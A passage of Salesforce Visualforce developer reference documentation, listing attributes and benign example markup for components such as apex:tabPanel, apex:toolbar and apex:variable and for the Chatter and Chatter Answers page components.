    options.add(new SelectOption('MEXICO', 'Mexico')); return options;
  }

  public String getCountry() {
    return country;
  }

  public void setCountry(String country) { this.country = country; }
}

```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
accesskey	String	The keyboard access key that puts the radio buttons in focus. When the radio buttons are in focus, a user can select or deselect a radio button value.		10.0	global
border	Integer	The width of the frame around the rendered HTML table, in pixels.		10.0	global
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
disabled	Boolean	A Boolean value that specifies whether the selectRadio component should be displayed in a disabled state. If set		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		to true, the radio buttons appear disabled. If not specified, this value defaults to false.			
disabledClass	String	The style class used to display the selectRadio component when the disabled attribute is set to true, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
enabledClass	String	The style class used to display the selectRadio component when the disabled attribute is set to false, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
id	String	An identifier that allows the selectRadio component to be referenced by other components in the page.		10.0	global
immediate	Boolean	A Boolean value that specifies whether the action associated with this component should happen immediately, without processing any validation rules associated with the fields on the page. If set to true, the action happens immediately and validation rules are skipped. If not specified, this value defaults to false.		11.0	global
label	String	A text value that allows to display a label next to the control and reference the control in the error message		23.0	
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications .		10.0	global
layout	String	The method by which radio buttons should be displayed in the table. Possible values include "lineDirection", in which radio buttons are placed horizontally, or "pageDirection", in which radio buttons are placed vertically. If not specified, this value defaults to "lineDirection".		10.0	global
onblur	String	The JavaScript invoked if the onblur event occurs--that is, if the focus moves off of the selectRadio component.		10.0	global
onchange	String	The JavaScript invoked if the onchange event occurs--that is, if the value of any radio button in the selectRadio component changes.		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the selectRadio component.		10.0	global
ondblclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the selectRadio component twice.		10.0	global
onfocus	String	The JavaScript invoked if the onfocus event occurs--that is, if the focus is on the selectRadio component.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the selectRadio component.		10.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the selectRadio component.		10.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
onselect	String	The JavaScript invoked if the onselect event occurs--that is, if the user selects a radio button in the selectRadio component.		10.0	global
readonly	Boolean	A Boolean value that specifies whether this selectRadio component is rendered as read-only. If set to true, the selected radio button is unchangeable. If not selected, this value defaults to false, and the selected radio button can be changed.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
required	Boolean	A Boolean value that specifies whether this selectRadio component is a required field. If set to true, the user must select a radio button. If not selected, this value defaults to false.		10.0	global
style	String	The CSS style used to display the selectRadio component, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The style class used to display the selectRadio component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
tabindex	String	The order in which this selectRadio component is selected compared to other page components when a user presses the Tab key repeatedly. This value must be an integer between 0 and 32767, with component 0 being the first component that is selected when a user presses the Tab key.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
value	Object	A merge field that references the controller class variable that is associated with this selectRadio component. For example, if the name of the associated variable in the controller class is myRadioButtonSelection use value="{!myRadioButtonSelection}" to reference the variable.		10.0	global

apex:stylesheet

A link to a stylesheet that can be used to style components on the Visualforce page. When specified, this component injects the stylesheet reference into the head element of the generated HTML page.

Example

```
<apex:stylesheet value="/resources/htdocs/css/basic.css"/>
```

The example above renders the following HTML:

```
<link rel="stylesheet" type="text/css" href="/resources/htdocs/css/basic.css"/>
```

Zip Resource Example

```
<apex:stylesheet value="{!URLFOR($Resource.StyleZip, 'basic.css') }"/>
```

The example above renders the following HTML:

```
<link rel="stylesheet" type="text/css" href="[generatedId]/basic.css"/>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows other components in the page to reference the stylesheet component.		10.0	global
value	Object	The URL to the style sheet file. Note that this can be a reference to a static resource.	Yes	10.0	global

apex:tab

A single tab in an `<apex:tabPanel>`. The `<apex:tab>` component must be a child of a `<apex:tabPanel>`.

Example

```
<!-- Page: -->
<apex:page id="thePage">
  <apex:tabPanel switchType="client" selectedTab="name2" id="theTabPanel">
    <apex:tab label="One" name="name1" id="tabOne">content for tab one</apex:tab>
    <apex:tab label="Two" name="name2" id="tabTwo">content for tab two</apex:tab>
  </apex:tabPanel>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
disabled	Boolean	A Boolean value that specifies whether the tab can be selected and viewed. If set to true, the tab cannot be selected. If not specified, this value defaults to false.		10.0	global
focus	String	The ID of the child component in focus when the tab content is displayed.		10.0	global
id	String	An identifier that allows the tab component to be referenced by other components in the page.		10.0	global
immediate	Boolean	A Boolean value that specifies whether the action associated with this component happens immediately, without processing any validation rules associated with the fields on the page. If set to true, the action happens immediately and validation rules are skipped. If not specified, this value defaults to false.		11.0	global
label	String	The text to display in the tab header.		10.0	global
labelWidth	String	The length of the tab header, in pixels. If not specified, this value defaults to the width of label text.		10.0	global
name	Object	The name of the tab. Use the value of this attribute to specify the default selected tab for the tabPanel.		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the tab.		10.0	global
oncomplete	String	The JavaScript invoked if the oncomplete event occurs--that is, when the tab has been selected and its content rendered on the page.		10.0	global
ondblclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the tab twice.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the tab.		10.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the tab.		10.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
ontabenter	String	The JavaScript invoked if the ontabenter event occurs--that is, if a tab component becomes in focus.		11.0	global
ontableave	String	The JavaScript invoked if the ontableave event occurs--that is, if a component outside the tab becomes in focus.		11.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
reRender	Object	The ID of one or more components to redraw when the result of an AJAX update request returns to the client. This value can be a single id, a comma-separated list of ids, or a merge field expression for a list or collection of ids. This value is also only applicable when the value of the switchType attribute is "ajax".		10.0	global
status	String	The ID of an associated component that displays the status of an AJAX update request. See the actionStatus component. Note that this value is only applicable when the value of the switchType attribute is set to "ajax".		10.0	global
style	String	The style used to display all portions of the tab component, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The CSS style class used to display all portions of the tab component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
switchType	String	The implementation method for switching to this tab. Possible values include "client", "server", and "ajax". If		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		not specified, this value defaults to "server". If specified, this value overrides the switchTab attribute on the tabPanel component.			
timeout	Integer	The amount of time (in milliseconds) before an AJAX update request should time out. Note that this value is only applicable when the value of the switchType attribute is set to "ajax".		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global

apex:tabPanel

A page area that displays as a set of tabs. When a user clicks a tab header, the tab's associated content displays, hiding the content of other tabs.

Simple Example

```
<!-- Page: -->
<apex:page id="thePage">
  <apex:tabPanel switchType="client" selectedTab="name2" id="theTabPanel">
    <apex:tab label="One" name="name1" id="tabOne">content for tab one</apex:tab>
    <apex:tab label="Two" name="name2" id="tabTwo">content for tab two</apex:tab>
  </apex:tabPanel>
</apex:page>
```

Advanced Example

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid account record in the URL.
For example, if 001D000000IRT53 is the account ID, the resulting URL should be:
https://Salesforce_instance/apex/myPage?id=001D000000IRT53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->

<!-- This example shows how to use the tabClass and inactiveTabClass attributes to
change the default styling of the tab bar. Note that in the style definitions,
'background-image:none' is required to override the default image with the
specified color. You can also provide your own image with .css styles. -->

<apex:page standardController="Account" showHeader="true">
  <!-- Define Tab panel .css styles -->
  <style>
    .activeTab {background-color: #236FBD; color:white; background-image:none}
    .inactiveTab { background-color: lightgrey; color:black; background-image:none}
  </style>

  <!-- Create Tab panel -->
  <apex:tabPanel switchType="client" selectedTab="name2" id="AccountTabPanel"
    tabClass='activeTab' inactiveTabClass='inactiveTab'>
    <apex:tab label="One" name="name1" id="tabOne">content for tab one</apex:tab>
    <apex:tab label="Two" name="name2" id="tabTwo">content for tab two</apex:tab>
```

```
</apex:tabPanel>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
activeTabClass	String	The style class used to display a tab header in the tabPanel when it is selected, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
contentClass	String	The style class used to display tab content in the tabPanel component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
contentStyle	String	The style used to display tab content in the tabPanel component, used primarily for adding inline CSS styles.		10.0	global
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
disabledTabClass	String	The style class used to display a tab header in the tabPanel when it is disabled, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
headerAlignment	String	The side of the tabPanel to which tab headers are aligned. Possible values include "left" or "right". If not specified, this value defaults to "left".		10.0	global
headerClass	String	The style class used to display all tab headers, regardless of whether or not they are selected, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		11.0	global
headerSpacing	String	The distance between two adjacent tab headers, in pixels. If not specified, this value defaults to 0.		10.0	global
height	String	The height of the tab bar, expressed either as a percentage of the available vertical space (for example, height="50%") or as a number of pixels (for example, height="200px"). If not specified, this value defaults to 100%.		10.0	global
id	String	An identifier that allows the tabBar component to be referenced by other components in the page.		10.0	global
immediate	Boolean	A Boolean value that specifies whether the action associated with this component should happen immediately, without processing any validation rules associated with the fields on the page. If set to true, the action happens immediately and validation rules are skipped. If not specified, this value defaults to false.		11.0	global
inactiveTabClass	String	The style class used to display a tab header in the tabPanel when it is not selected, used primarily to designate which		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		CSS styles are applied when using an external CSS stylesheet.			
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications .		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the tabPanel.		10.0	global
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the tabPanel twice.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the tabPanel component.		10.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the tabPanel component.		10.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
reRender	Object	The ID of one or more components that are redrawn when the result of an AJAX update request returns to the client. This value can be a single ID, a comma-separated list of IDs, or a merge field expression for a list or collection of IDs. Note that this value only applies when the switchType attribute is set to "ajax".		10.0	global
selectedTab	Object	The name of the default selected tab when the page loads. This value must match the name attribute on a child tab component. If the value attribute is defined, the selectedTab attribute is ignored.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
style	String	The style used to display the tabPanel component, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The style class used to display the tabPanel component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
switchType	String	The implementation method for switching between tabs. Possible values include "client", "server", and "ajax". If not specified, this value defaults to "server".		10.0	global
tabClass	String	The style class used to display the tabPanel component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
value	Object	The current active tab. You can specify this with an expression to dynamically control the active tab. For example, value="{!TabInFocus}", where TabInFocus is a variable set by a custom controller. The value of this attribute overrides the one set in selectedTab.		10.0	global
width	String	The width of the tabPanel, expressed either as a percentage of the available horizontal space (for example, width="50%") or as a number of pixels (for example, width="800px"). If not specified, this value defaults to 100%.		10.0	global

apex:toolbar

A stylized, horizontal toolbar that can contain any number of child components. By default, all child components are aligned to the left side of the toolbar. Use an `<apex:toolbarGroup>` component to align one or more child components to the right.

Example

```
<!-- Page: sampleToolbar-->
<apex:page id="thePage">
<!-- A simple example of a toolbar -->
    <apex:toolbar id="theToolbar">
        <apex:outputText value="Sample Toolbar"/>
        <apex:toolbarGroup itemSeparator="line" id="toolbarGroupLinks">
            <apex:outputLink value="http://www.salesforce.com">
```

```

        salesforce
    </apex:outputLink>
    <apex:outputLink value="http://developer.salesforce.com">
        apex developer network
    </apex:outputLink>
</apex:toolbarGroup>
<apex:toolbarGroup itemSeparator="line" location="right" id="toolbarGroupForm">
    <apex:form id="theForm">
        <apex:inputText id="theInputText">Enter Text</apex:inputText>
        <apex:commandLink value="search" id="theCommandLink"/>
    </apex:form>
</apex:toolbarGroup>
</apex:toolbar>
</apex:page>

<!-- Page: toolBarEvents-->
<apex:page id="anotherPage">
<!-- A simple toolbar that includes toolbar events. -->
    <apex:pageMessages/>
    <apex:form>
        <apex:toolbar
            onclick="alert('You clicked the mouse button on a component in the toolbar.')"
            onkeydown="alert('You pressed a keyboard key in a component in the toolbar.')"
            onitemclick="alert('You clicked the mouse button on a component that is ' +
                'not in a toolbarGroup.')"
            onitemkeydown="alert('You pressed a keyboard key in a component that is ' +
                'not in a toolbarGroup.')">
            <apex:inputText/>
            Click outside of a toolbargroup
            <apex:toolbarGroup><apex:inputText/>Click in a toolbarGroup</apex:toolbarGroup>
        </apex:toolbar>
    </apex:form>
</apex:page>

```

Attributes

Attribute Name	Attribute Type	Description	Required [Ⓟ]	API Version	Access
contentClass	String	The style class used to display each child component in the toolbar, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
contentStyle	String	The style used to display each child component in the toolbar, used primarily for adding inline CSS styles.		10.0	global
height	String	The height of the toolbar, expressed as a relative percentage of the total height of the screen (for example, height="5%") or as an absolute number of pixels (for example, height="10px"). If not specified, this value defaults to the height of the tallest component.		10.0	global
id	String	An identifier that allows the toolbar component to be referenced by other components in the page.		10.0	global
itemSeparator	String	The symbol used to separate toolbar components. Possible values include "none", "line", "square", "disc", and "grid". If not specified, this value defaults to "none".		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the toolbar.		16.0	
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the toolbar twice.		16.0	
onitemclick	String	The JavaScript invoked if the user clicks on a component in the toolbar that is not in a toolbarGroup component.		16.0	
onitemdblclick	String	The JavaScript invoked if the user clicks twice on a component in the toolbar that is not in a toolbarGroup component.		16.0	
onitemkeydown	String	The JavaScript invoked if the user presses a keyboard key on a component in the toolbar that is not in a toolbarGroup component.		16.0	
onitemkeypress	String	The JavaScript invoked if the user presses or holds down a keyboard key on an item in the toolbar that is not in a toolbarGroup component.		16.0	
onitemkeyup	String	The JavaScript invoked if the user releases a keyboard key on an item in the toolbar that is not in a toolbarGroup component.		16.0	
onitemmousedown	String	The JavaScript invoked if the user clicks a mouse button on an item in the toolbar that is not in a toolbarGroup component.		16.0	
onitemmousemove	String	The JavaScript invoked if the user moves the mouse pointer while focused on an item in the toolbar that is not in a toolbarGroup component.		16.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onitemmouseout	String	The JavaScript invoked if the user moves the mouse pointer away from the an item in the toolbar that is not in a toolbarGroup component.		16.0	
onitemmouseover	String	The JavaScript invoked if the user moves the mouse pointer over an item in the toolbar that is not in a toolbarGroup component.		16.0	
onitemmouseup	String	The JavaScript invoked if the user releases a mouse button on an item in the toolbar that is not in a toolbarGroup component.		16.0	
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		16.0	
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		16.0	
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		16.0	
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		16.0	
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		16.0	
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the toolbar.		16.0	
onmouseover	String	he JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the toolbar.		16.0	
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		16.0	
rendered	Boolean	A Boolean value that specifies whether the toolbar is rendered on the page. If not specified, this value defaults to true.		10.0	global
separatorClass	String	The style class used to display the toolbar component separator, used primarily to designate which CSS styles are applied when using an external CSS stylesheet. See also the itemSeparator attribute.		10.0	global
style	String	The style used to display the toolbar, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The style class used to display the toolbar, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
width	String	The width of the toolbar, expressed as a relative percentage of the total width of the screen (for example,		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		width="5%") or as an absolute number of pixels (for example, width="10px"). If not specified, this value defaults to 100%.			

apex:toolbarGroup

A group of components within a toolbar that can be aligned to the left or right of the toolbar. The `<apex:toolbarGroup>` component must be a child component of an `<apex:toolbar>`.

Example

```
<!-- Page: -->
<apex:page id="thePage">
  <apex:toolbar id="theToolbar">
    <apex:outputText value="Sample Toolbar"/>
    <apex:toolbarGroup itemSeparator="line" id="toolbarGroupLinks">
      <apex:outputLink value="http://www.salesforce.com">salesforce</apex:outputLink>
      <apex:outputLink value="http://developer.salesforce.com">apex developer
network</apex:outputLink>
    </apex:toolbarGroup>
    <apex:toolbarGroup itemSeparator="line" location="right" id="toolbarGroupForm">
      <apex:form id="theForm">
        <apex:inputText id="theInputText">Enter Text</apex:inputText>
        <apex:commandLink value="search" id="theCommandLink"/>
      </apex:form>
    </apex:toolbarGroup>
  </apex:toolbar>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the toolbarGroup component to be referenced by other components in the page.		10.0	global
itemSeparator	String	The symbol used to separate toolbar components in the toolbarGroup. Possible values include "none", "line", "square", "disc", and "grid". If not specified, this value defaults to "none".		10.0	global
location	String	The position of the toolbarGroup in the toolbar. Possible values include "left" or "right". If not specified, this value defaults to "left".		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the toolbarGroup.		11.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the toolbarGroup twice.		11.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		11.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		11.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		11.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		11.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		11.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the toolbarGroup component.		11.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the toolbarGroup component.		11.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		11.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
separatorClass	String	The style class used to display the toolbar component separator, used primarily to designate which CSS styles are applied when using an external CSS stylesheet. See also the itemSeparator attribute.		10.0	global
style	String	The CSS style used to display the toolbar group, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The style class used to display the toolbar group, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global

apex:variable

A local variable that can be used as a replacement for a specified expression within the body of the component. Use `<apex:variable>` to reduce repetitive and verbose expressions within a page.

Note: <apex:variable> does not support reassignment inside of an iteration component, such as <apex:dataTable> or <apex:repeat>. The result of doing so, e.g., incrementing the <apex:variable> as a counter, is unsupported and undefined.

Example

```

<!-- For this example to render properly, you must associate the Visualforce page
with a valid contact record in the URL.
For example, if 001D000000IRt53 is the contact ID, the resulting URL should be:
https://Salesforce_instance/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->

<!-- Page: -->
<apex:page controller="variableCon">
    <apex:variable var="c" value="{!contact}" />

    <p>Greetings, {!c.LastName}</p>
</apex:page>

/** Controller */
public class variableCon {
    Contact contact;

    public Contact getContact() {
        if (contact == null){
            contact = [select LastName from Contact where
                id = :ApexPages.currentPage().getParameters().get('id')];
        }
        return contact;
    }
}

```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
value	Object	The expression that can be represented by the variable within the body of the variable component.	Yes	10.0	global
var	String	The name of the variable that can be used to represent the value expression within the body of the variable component.	Yes	10.0	global

apex:vote

A component that displays the vote control for an object that supports it.

Attributes

Attribute Name	Attribute Type	Description	Required ¹	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global
objectId	String	An identifier for the object to vote on.	Yes	24.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global
rerender	String	The area(s) of the page that are refreshed when the action is taken.		24.0	

chatter:feed

Displays the Chatter EntityFeed for a record or an UserProfileFeed for a user. Note that Chatter components are unavailable for Visualforce pages on Force.com sites. Ext JS versions less than 3 should not be included on pages that use this component.

Attributes

Attribute Name	Attribute Type	Description	Required ¹	API Version	Access
entityId	id	Entity ID of the record for which to display the feed; for example, Contact.Id	Yes	24.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global
onComplete	String	The Javascript function to call after a post or comment is added to the feed		24.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global
reRender	Object	The ID of one or more components that are redrawn when the result of the action method returns to the client. This value can be a single ID, a comma-separated list of IDs, or a merge field expression for a list or collection of IDs.		24.0	

chatter:feedWithFollowers

An integrated UI component that displays the Chatter feed for a record, as well as its list of followers. Note that Chatter components are unavailable for Visualforce pages on Force.com sites. Ext JS versions less than 3 should not be included on pages that use this component. Do not include this component inside an `<apex:form>` tag.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
entityId	id	Entity ID of the record for which to display the feed; for example, Contact.Id	Yes	24.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global
onComplete	String	The JavaScript invoked when the result of an AJAX update request completes on the client		24.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global
reRender	Object	The ID of one or more components that are redrawn when the result of the action method returns to the client. This value can be a single ID, a comma-separated list of IDs, or a merge field expression for a list or collection of IDs.		24.0	
showHeader	Boolean	Shows a metabar header that includes UI tags, a Show/Hide button, and a Follow/Unfollow button		24.0	

chatter:follow

Renders a button for a user to follow or unfollow a Chatter record. Note that Chatter components are unavailable for Visualforce pages on Force.com sites. Ext JS versions less than 3 should not be included on pages that use this component.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
entityId	id	Entity ID of the record for which to display the follow or unfollow button; for example, Contact.Id	Yes	24.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onComplete	String	The Javascript function to call after the follow/unfollow event completes		24.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global
reRender	Object	The ID of one or more components that are redrawn when the result of the action method returns to the client. This value can be a single ID, a comma-separated list of IDs, or a merge field expression for a list or collection of IDs.		24.0	

chatter:followers

Displays the list of Chatter followers for a record. Note that Chatter components are unavailable for Visualforce pages on Force.com sites. Ext JS versions less than 3 should not be included on pages that use this component.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
entityId	id	Entity ID of the record for which to display the list of followers; for example, Contact.Id	Yes	24.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global

chatter:newsfeed

Displays the Chatter NewsFeed for the current user. Note that Chatter components are unavailable for Visualforce pages on Force.com sites. Ext JS versions less than 3 should not be included on pages that use this component.

Attributes

Attribute Name	Attribute Type	Description	Required [Ⓟ]	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global
onComplete	String	The Javascript function to call after a post or comment is added to the feed		24.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global
reRender	Object	The ID of one or more components that are redrawn when the result of the action method returns to the client. This value can be a single ID, a comma-separated list of IDs, or a merge field expression for a list or collection of IDs.		24.0	

chatteranswers:allfeeds

Displays the Chatter Answers application, including the feed, filters, profiles, and the Sign Up and Sign In buttons. Ext JS versions less than 3 should not be included on pages that use this component.

Attributes

Attribute Name	Attribute Type	Description	Required [Ⓟ]	API Version	Access
articleLanguage	String	The language in which the articles must be retrieved.		24.0	
communityId	id	Community in which to display the feed.	Yes	24.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global

chatteranswers:changepassword

Displays the Chatter Answers change password page. Ext JS versions less than 3 should not be included on pages that use this component.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global

chatteranswers:forgotpassword

Displays the Chatter Answers forgot password page. Ext JS versions less than 3 should not be included on pages that use this component.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global

chatteranswers:forgotpasswordconfirm

Displays the Chatter Answers password confirmation page. Ext JS versions less than 3 should not be included on pages that use this component.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global

chatteranswers:help

Displays the Chatter Answers help page (FAQ) to your customers.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global

chatteranswers:login

Displays the Chatter Answers sign in page. Ext JS versions less than 3 should not be included on pages that use this component.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global

chatteranswers:registration

Displays the Chatter Answers registration page.

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
hideTerms	Boolean	Flag to hide Terms and Conditions section.		24.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global
